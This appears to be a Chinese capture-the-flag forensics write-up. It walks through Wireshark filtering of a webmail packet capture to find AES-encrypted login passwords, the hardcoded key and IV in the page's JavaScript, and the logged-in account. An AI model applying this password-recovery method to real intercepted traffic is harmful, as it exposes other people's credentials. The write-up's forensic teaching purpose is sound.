 4957 470.920349 192.168.…   192.168.…   HTTP     1123 POST /webmail/module/mail/index.php?module=operate&action=mail-send HTTP/1.1
 5060 478.115041 192.168.…   192.168.…   HTTP      716 POST /webmail/index.php?module=operate&action=login&web=1 HTTP/1.1  (application/x-www-form-urlencoded)
 5786 533.728319 192.168.…   192.168.…   HTTP     1111 POST /webmail/module/mail/index.php?module=operate&action=mail-send HTTP/1.1

> Frame 217: 945 bytes on wire (7560 bits), 945 bytes captured (7560 bits)
> Ethernet II, Src: Hangzhou_39:42:ed (b0:f9:63:39:42:ed), Dst: Vmware_2d:e4:66 (00:0c:29:2d:e4:66)
> Internet Protocol Version 4, Src: 192.168.94.131, Dst: 192.168.32.187
> Transmission Control Protocol, Src Port: 55953, Dst Port: 80, Seq: 592, Ack: 320, Len: 891
> Hypertext Transfer Protocol
v HTML Form URL Encoded: application/x-www-form-urlencoded
  > Form item: "username" = "wenwenni"
  > Form item: "domain" = "test.com"
  > Form item: "password" = "3oUuaEG4ux6xKD3RZ1iSew=="
  > Form item: "language" = "zh_CN"
  > Form item: "remuser" = "1"
  > Form item: "enter" = "true"

0000  00 0c 29 2d e4 66 b0 f9  63 39 42 ed 08 00 45 00   ··)-·f·· c9B···E·
0010  03 a3 64 f2 40 00 7f 06  92 d3 c0 a8 5e 83 c0 a8   ··d·@··· ····^···
0020  20 bb da 91 00 50 4c 96  8b 83 1c 03 99 f5 50 18    ····PL· ······P·
0030  3f d8 69 a4 00 00 50 4f  53 54 20 2f 77 65 62 6d   ?·i···PO ST /webm
0040  61 69 6c 2f 69 6e 64 65  78 2e 70 68 70 3f 6d 6f   ail/inde x.php?mo
0050  64 75 6c 65 3d 6f 70 65  72 61 74 65 26 61 63 74   dule=ope rate&act
0060  69 6f 6e 3d 6c 6f 67 69  6e 26 77 65 62 3d 31 20   ion=logi n&web=1 
0070  48 54 54 50 2f 31 2e 31  0d 0a 48 6f 73 74 3a 20   HTTP/1.1 ··Host: 
0080  31 39 32 2e 31 36 38 2e  33 32 2e 31 38 37 0d 0a   192.168. 32.187··
0090  43 6f 6e 6e 65 63 74 69  6f 6e 3a 20 6b 65 65 70   Connecti on: keep
00a0  2d 61 6c 69 76 65 0d 0a  43 6f 6e 74 65 6e 74 2d   -alive·· Content-
00b0  4c 65 6e 67 74 68 3a 20  31 30 37 0d 0a 43 61 63   Length:  107··Cac
00c0  68 65 2d 43 6f 6e 74 72  6f 6c 3a 20 6d 61 78 2d   he-Contr ol: max-
00d0  61 67 65 3d 30 0d 0a 4f  72 69 67 69 6e 3a 20 68   age=0··O rigin: h
00e0  74 74 70 3a 2f 2f 31 39  32 2e 31 36 38 2e 33 32   ttp://19 2.168.32
00f0  2e 31 38 37 0d 0a 55 70  67 72 61 64 65 2d 49 6e   .187··Up grade-In
0100  73 65 63 75 72 65 2d 52  65 71 75 65 73 74 73 3a   secure-R equests:

mailtwo.pcap    分组: 418303 · 已显示: 11891 (2.8%)    配置: Default
```

从上图可知，发现很多登录的流量，打开流量查看可以发现尝试的密码很像 `base64`，但 `base64` 是编码格式，不是加密，因此考虑的这方面类似加密结果的加密方式，只有一种可能，那就是AES加密。那么，如果是AES加密，就需要找到对应的key和iv偏移量。
此时，还是需要再次重新过滤流量，获取新的信息，那么就继续过滤 `http` 的流量，同时加上状态码为 `200` 的过滤关键字。

```
http.response.code==200
```


mailtwo.pcap
文件(F) 编辑(E) 视图(V) 跳转(G) 捕获(C) 分析(A) 统计(S) 电话(Y) 无线(W) 工具(T) 帮助(H)
表达式…
Frame (59 bytes)
Reassembled TCP (10621 bytes)
De-chunked entity body (10295 bytes)
Text item (text), 58 字节
分组: 418303 · 已显示: 16805 (4.0%)
配置: Default
CSDN @Johnny.G

```
http.response.code==200
```

```
No.     Time       Source       Destination  Protocol  Length Info
     35 4.702228   192.168.…    192.168.…    HTTP          59 HTTP/1.1 200 OK  (text/html)
     44 6.048428   192.168.…    192.168.…    HTTP         368 HTTP/1.1 200 OK  (text/html)
     49 6.336430   192.168.…    192.168.…    HTTP         373 HTTP/1.1 200 OK  (text/html)
    224 31.215697  192.168.…    192.168.…    HTTP        1148 HTTP/1.1 200 OK  (text/html)
    279 31.815254  192.168.…    192.168.…    HTTP         859 HTTP/1.1 200 OK  (text/html)
    296 31.998702  192.168.…    192.168.…    HTTP        1053 HTTP/1.1 200 OK  (text/html)
    301 32.037516  192.168.…    192.168.…    HTTP         549 HTTP/1.1 200 OK  (text/html)
    306 32.071282  192.168.…    192.168.…    HTTP         382 HTTP/1.1 200 OK  (text/html)
    318 32.117907  192.168.…    192.168.…    HTTP          59 HTTP/1.1 200 OK  (text/html)
    333 32.439167  192.168.…    192.168.…    HTTP         463 HTTP/1.1 200 OK  (text/html)
    394 35.429686  192.168.…    192.168.…    HTTP        1465 HTTP/1.1 200 OK  (text/html)
```

```
\n
    var loginCheck = function(form) {\n
        if(form.username.value == "") {\n
            alert("\351\202\256\344\273\266\345\270\220\345\217\267\344\270\215\350\203\275\344\270\272\347\251\272\357\274\201");\n
            form.username.focus();\n
            return false;\n
        }\n
        if(form.password.value == "") {\n
            alert("\347\231\273\345\275\225\345\257\206\347\240\201\344\270\215\350\203\275\344\270\272\347\251\272\357\274\201");\n
            form.password.focus();\n
            return false;\n
        }\n
\t\telse{\n
\t\t\tvar key_hash = CryptoJS.MD5('1234567812345678');\n
\t\t\tvar key = CryptoJS.enc.Utf8.parse(key_hash);\n
\t\t\tvar iv  = CryptoJS.enc.Utf8.parse('1234567812345678');\n
\t\t\tform.password.value = CryptoJS.AES.encrypt(form.password.value, key, { iv: iv,mode:CryptoJS.mode.CBC,padding:CryptoJS.pad.ZeroPadding});\n
```

```
23d0  61 73 68 29 3b 0a 09 09  09 76 61 72 20 69 76 20   ash);·· ·var iv 
23e0  20 3d 20 43 72 79 70 74  6f 4a 53 2e 65 6e 63 2e    = Crypt oJS.enc.
23f0  55 74 66 38 2e 70 61 72  73 65 28 27 31 32 33 34   Utf8.par se('1234
2400  35 36 37 38 31 32 33 34  35 36 37 38 27 29 3b 0a   56781234 5678');·
2410  09 09 09 66 6f 72 6d 2e  70 61 73 73 77 6f 72 64   ···form. password
2420  2e 76 61 6c 75 65 20 3d  20 43 72 79 70 74 6f 4a   .value =  CryptoJ
2430  53 2e 41 45 53 2e 65 6e  63 72 79 70 74 28 66 6f   S.AES.en crypt(fo
2440  72 6d 2e 70 61 73 73 77  6f 72 64 2e 76 61 6c 75   rm.passw ord.valu
2450  65 2c 20 6b 65 79 2c 20  7b 20 69 76 3a 20 69 76   e, key,  { iv: iv
2460  2c 6d 6f 64 65 3a 43 72  79 70 74 6f 4a 53 2e 6d   ,mode:Cr yptoJS.m
2470  6f 64 65 2e 43 42 43 2c  70 61 64 64 69 6e 67 3a   ode.CBC, padding:
2480  43 72 79 70 74 6f 4a 53  2e 70 61 64 2e 5a 65 72   CryptoJS .pad.Zer
2490  6f 50 61 64 64 69 6e 67  7d 29 3b 0a 09 09 7d 0a   oPadding });···}·
24a0  09 09 09 0a 20 20 20 20  20 20 20 20 69 66 28 66   ····         if(f
24b0  6f 72 6d 2e 64 6f 6d 61  69 6e 2e 76 61 6c 75 65   orm.doma in.value
```


从上图中发现，我们随机打开一个流量，查看里面的信息，可以看到里面有我们需要的key和iv偏移量。

MD5加密后的key：`var key_hash = CryptoJS.MD5(‘1234567812345678’);`

key：`var key = CryptoJS.enc.Utf8.parse(key_hash);`

iv偏移量：`var iv = CryptoJS.enc.Utf8.parse(‘1234567812345678’);`

紧接着尝试过滤`http`



mailtwo.pcap
文件(F) 编辑(E) 视图(V) 跳转(G) 捕获(C) 分析(A) 统计(S) 电话(Y) 无线(W) 工具(T) 帮助(H)
表达式…
分组: 418303 · 已显示: 160503 (38.4%)
配置: Default

```
http
```


```
No.   Time      Source      Destination  Protocol  Length  Info
    3 2.258178  192.168.…   192.168.…    HTTP       680 GET /webmail/index.php?module=operate&action=logout HTTP/1.1
    5 2.300323  192.168.…   192.168.…    HTTP       465 HTTP/1.1 302 Found  (text/html)
   10 3.315169  192.168.…   202.103.…    HTTP       715 POST /SpamResolverNG/SpamResolverNG.dll?DoNewRequest HTTP/1.1  (application/x-www-form-urlencoded)
   11 3.344236  202.103.…   192.168.…    HTTP       343 HTTP/1.1 301 Moved Permanently  (text/html)
   20 3.586610  192.168.…   202.103.…    HTTP       715 POST /SpamResolverNG/SpamResolverNG.dll?DoNewRequest HTTP/1.1  (application/x-www-form-urlencoded)
   28 4.656359  192.168.…   192.168.…    HTTP       676 GET /webmail/index.php?module=view&action=login HTTP/1.1
   35 4.702228  192.168.…   192.168.…    HTTP        59 HTTP/1.1 200 OK  (text/html)
   42 6.012645  192.168.…   192.168.…    HTTP       658 GET /webmail/index.php?module=view&action=login&mode=browser&width=1366&height=768 HTTP/1.1
   44 6.048428  192.168.…   192.168.…    HTTP       368 HTTP/1.1 200 OK  (text/html)
   47 6.301315  192.168.…   192.168.…    HTTP       645 GET /webmail/index.php?module=operate&action=checkssl&domain=test.com HTTP/1.1
   49 6.336430  192.168.…   192.168.…    HTTP       373 HTTP/1.1 200 OK  (text/html)
```

```
        Request Version: HTTP/1.1
    Host: 192.168.32.187\r\n
    Connection: keep-alive\r\n
    Upgrade-Insecure-Requests: 1\r\n
    User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/68.0.3440.84 Safari/537.36\r\n
    Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8\r\n
    Referer: http://192.168.32.187/webmail/index.php\r\n
    Accept-Encoding: gzip, deflate\r\n
    Accept-Language: zh-CN,zh;q=0.9\r\n
  v Cookie: login_domain=test.com; PHPSESSID=csm2kh9f3kjqsft1nl7ft7dk95; SL_G_WPT_TO=zh-CN; SL_GWPT_Show_Hide_tmp=1; SL_wptGlobTipTmp=1; login_name=wenwenni\r\n
        Cookie pair: login_domain=test.com
        Cookie pair: PHPSESSID=csm2kh9f3kjqsft1nl7ft7dk95
        Cookie pair: SL_G_WPT_TO=zh-CN
        Cookie pair: SL_GWPT_Show_Hide_tmp=1
        Cookie pair: SL_wptGlobTipTmp=1
        Cookie pair: login_name=wenwenni
    \r\n
    [Full request URI: http://192.168.32.187/webmail/index.php?module=operate&action=logout]
```

```
0000  00 0c 29 2d e4 66 b0 f9  63 39 42 ed 08 00 45 00   ··)-·f·· c9B···E·
0010  02 9a 62 fa 40 00 7f 06  95 d4 c0 a8 5e 83 c0 a8   ··b·@··· ····^···
0020  20 bb da 92 00 50 df 48  87 f0 53 d7 7a 17 50 18    ····P·H ··S·z·P·
0030  3f 47 b4 b7 00 00 47 45  54 20 2f 77 65 62 6d 61   ?G····GE T /webma
0040  69 6c 2f 69 6e 64 65 78  2e 70 68 70 3f 6d 6f 64   il/index .php?mod
0050  75 6c 65 3d 6f 70 65 72  61 74 65 26 61 63 74 69   ule=oper ate&acti
0060  6f 6e 3d 6c 6f 67 6f 75  74 20 48 54 54 50 2f 31   on=logou t HTTP/1
0070  2e 31 0d 0a 48 6f 73 74  3a 20 31 39 32 2e 31 36   .1··Host : 192.16
0080  38 2e 33 32 2e 31 38 37  0d 0a 43 6f 6e 6e 65 63   8.32.187 ··Connec
0090  74 69 6f 6e 3a 20 6b 65  65 70 2d 61 6c 69 76 65   tion: ke ep-alive
00a0  0d 0a 55 70 67 72 61 64  65 2d 49 6e 73 65 63 75   ··Upgrad e-Insecu
00b0  72 65 2d 52 65 71 75 65  73 74 73 3a 20 31 0d 0a   re-Reque sts: 1··
00c0  55 73 65 72 2d 41 67 65  6e 74 3a 20 4d 6f 7a 69   User-Age nt: Mozi
00d0  6c 6c 61 2f 35 2e 30 20  28 57 69 6e 64 6f 77 73   lla/5.0  (Windows
00e0  20 4e 54 20 36 2e 31 3b  20 57 4f 57 36 34 29 20    NT 6.1;  WOW64)
00f0  41 70 70 6c 65 57 65 62  4b 69 74 2f 35 33 37 2e   AppleWeb Kit/537.
0100  33 36 20 28 4b 48 54 4d  4c 2c 20 6c 69 6b 65 20   36 (KHTM L, like
```


通过上图发现，过滤`http`后中的第一个流量就是服务器获取的登录表单信息，同时呢，这个流量中有一个`logout`的关键字，说明是刚刚退出登录，加入里面有账号信息，那么这就是登录`mail`的账号，那么，查看里面的信息发现在Cookie里面有登录`mail`的账号：`wenwenni`。
当我们知道`mail`的账号是`wenwenni`，那么后面就需要查询账号是`wenwenni`的情况下登陆成功后所返回的值，这样才有机会通过关键字过滤，从而查询出对应的正确登录密码。
因此，通过账号为`wenwenni`和状态码为`200`作为过滤关键字进行再次过滤

```
http contains "wenwenni" or http contains 200
```


mailtwo.pcap
文件(F) 编辑(E) 视图(V) 跳转(G) 捕获(C) 分析(A) 统计(S) 电话(Y) 无线(W) 工具(T) 帮助(H)
表达式…
+

```
http contains "wenwenni" or http contains 200

No.   Time       Source      Destination  Protocol  Length  Info
    3 2.258178   192.168.…   192.168.…    HTTP       680 GET /webmail/index.php?module=operate&action=logout HTTP/1.1
   28 4.656359   192.168.…   192.168.…    HTTP       676 GET /webmail/index.php?module=view&action=login HTTP/1.1
   35 4.702228   192.168.…   192.168.…    HTTP        59 HTTP/1.1 200 OK  (text/html)
   42 6.012645   192.168.…   192.168.…    HTTP       658 GET /webmail/index.php?module=view&action=login&mode=browser&width=1366&height=768 HTTP/1.1
   44 6.048428   192.168.…   192.168.…    HTTP       368 HTTP/1.1 200 OK  (text/html)
   47 6.301315   192.168.…   192.168.…    HTTP       645 GET /webmail/index.php?module=operate&action=checkssl&domain=test.com HTTP/1.1
   49 6.336430   192.168.…   192.168.…    HTTP       373 HTTP/1.1 200 OK  (text/html)
  217 31.094931  192.168.…   192.168.…    HTTP       945 POST /webmail/index.php?module=operate&action=login&web=1 HTTP/1.1  (application/x-www-form-urlencoded)
  219 31.135365  192.168.…   192.168.…    HTTP       577 HTTP/1.1 302 Found  (text/html)
  220 31.175161  192.168.…   192.168.…    HTTP       702 GET /webmail/index.php HTTP/1.1
  224 31.215697  192.168.…   192.168.…    HTTP      1148 HTTP/1.1 200 OK  (text/html)

      [Content length: 16]
    Connection: keep-alive\r\n
    Expires: Thu, 19 Nov 1981 08:52:00 GMT\r\n
    Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0\r\n
    Pragma: no-cache\r\n
    \r\n
    [HTTP response 3/10]
    [Time since request: 0.035783000 seconds]
    [Prev request in frame: 28]
    [Prev response in frame: 35]
    [Request in frame: 42]
    [Next request in frame: 295]
    [Next response in frame: 301]
    [Request URI: http://192.168.32.187/webmail/index.php?module=view&action=login&mode=browser&width=1366&height=768]
    File Data: 16 bytes
v Line-based text data: text/html (1 lines)
    {"success":true}

0070  31 38 20 30 36 3a 33 34  3a 34 30 20 47 4d 54 0d   18 06:34 :40 GMT·
0080  0a 43 6f 6e 74 65 6e 74  2d 54 79 70 65 3a 20 74   ·Content -Type: t
0090  65 78 74 2f 68 74 6d 6c  3b 20 63 68 61 72 73 65   ext/html ; charse
00a0  74 3d 75 74 66 2d 38 0d  0a 43 6f 6e 74 65 6e 74   t=utf-8· ·Content
00b0  2d 4c 65 6e 67 74 68 3a  20 31 36 0d 0a 43 6f 6e   -Length:  16··Con
00c0  6e 65 63 74 69 6f 6e 3a  20 6b 65 65 70 2d 61 6c   nection:  keep-al
00d0  69 76 65 0d 0a 45 78 70  69 72 65 73 3a 20 54 68   ive··Exp ires: Th
00e0  75 2c 20 31 39 20 4e 6f  76 20 31 39 38 31 20 30   u, 19 No v 1981 0
00f0  38 3a 35 32 3a 30 30 20  47 4d 54 0d 0a 43 61 63   8:52:00  GMT··Cac
0100  68 65 2d 43 6f 6e 74 72  6f 6c 3a 20 6e 6f 2d 73   he-Contr ol: no-s
0110  74 6f 72 65 2c 20 6e 6f  2d 63 61 63 68 65 2c 20   tore, no -cache,
0120  6d 75 73 74 2d 72 65 76  61 6c 69 64 61 74 65 2c   must-rev alidate,
0130  20 70 6f 73 74 2d 63 68  65 63 6b 3d 30 2c 20 70    post-ch eck=0, p
0140  72 65 2d 63 68 65 63 6b  3d 30 0d 0a 50 72 61 67   re-check =0··Prag
0150  6d 61 3a 20 6e 6f 2d 63  61 63 68 65 0d 0a 0d 0a   ma: no-c ache····
0160  7b 22 73 75 63 63 65 73  73 22 3a 74 72 75 65 7d   {"succes s":true}

Text item (text), 16 字节        分组: 418303 · 已显示: 21806 (5.2%)        配置: Default
```

从上图可以看出此流量为某个成功登录后所返回的值，编号为44，那么接下来就是再看看这个流量的前一个流量是什么。



mailtwo.pcap
文件(F) 编辑(E) 视图(V) 跳转(G) 捕获(C) 分析(A) 统计(S) 电话(Y) 无线(W) 工具(T) 帮助(H)
表达式…
+

```
http contains "wenwenni" or http contains 200

No.   Time       Source      Destination  Protocol  Length  Info
    3 2.258178   192.168.…   192.168.…    HTTP       680 GET /webmail/index.php?module=operate&action=logout HTTP/1.1
   28 4.656359   192.168.…   192.168.…    HTTP       676 GET /webmail/index.php?module=view&action=login HTTP/1.1
   35 4.702228   192.168.…   192.168.…    HTTP        59 HTTP/1.1 200 OK  (text/html)
   42 6.012645   192.168.…   192.168.…    HTTP       658 GET /webmail/index.php?module=view&action=login&mode=browser&width=1366&height=768 HTTP/1.1
   44 6.048428   192.168.…   192.168.…    HTTP       368 HTTP/1.1 200 OK  (text/html)
   47 6.301315   192.168.…   192.168.…    HTTP       645 GET /webmail/index.php?module=operate&action=checkssl&domain=test.com HTTP/1.1
   49 6.336430   192.168.…   192.168.…    HTTP       373 HTTP/1.1 200 OK  (text/html)
  217 31.094931  192.168.…   192.168.…    HTTP       945 POST /webmail/index.php?module=operate&action=login&web=1 HTTP/1.1  (application/x-www-form-urlencoded)
  219 31.135365  192.168.…   192.168.…    HTTP       577 HTTP/1.1 302 Found  (text/html)
  220 31.175161  192.168.…   192.168.…    HTTP       702 GET /webmail/index.php HTTP/1.1
  224 31.215697  192.168.…   192.168.…    HTTP      1148 HTTP/1.1 200 OK  (text/html)

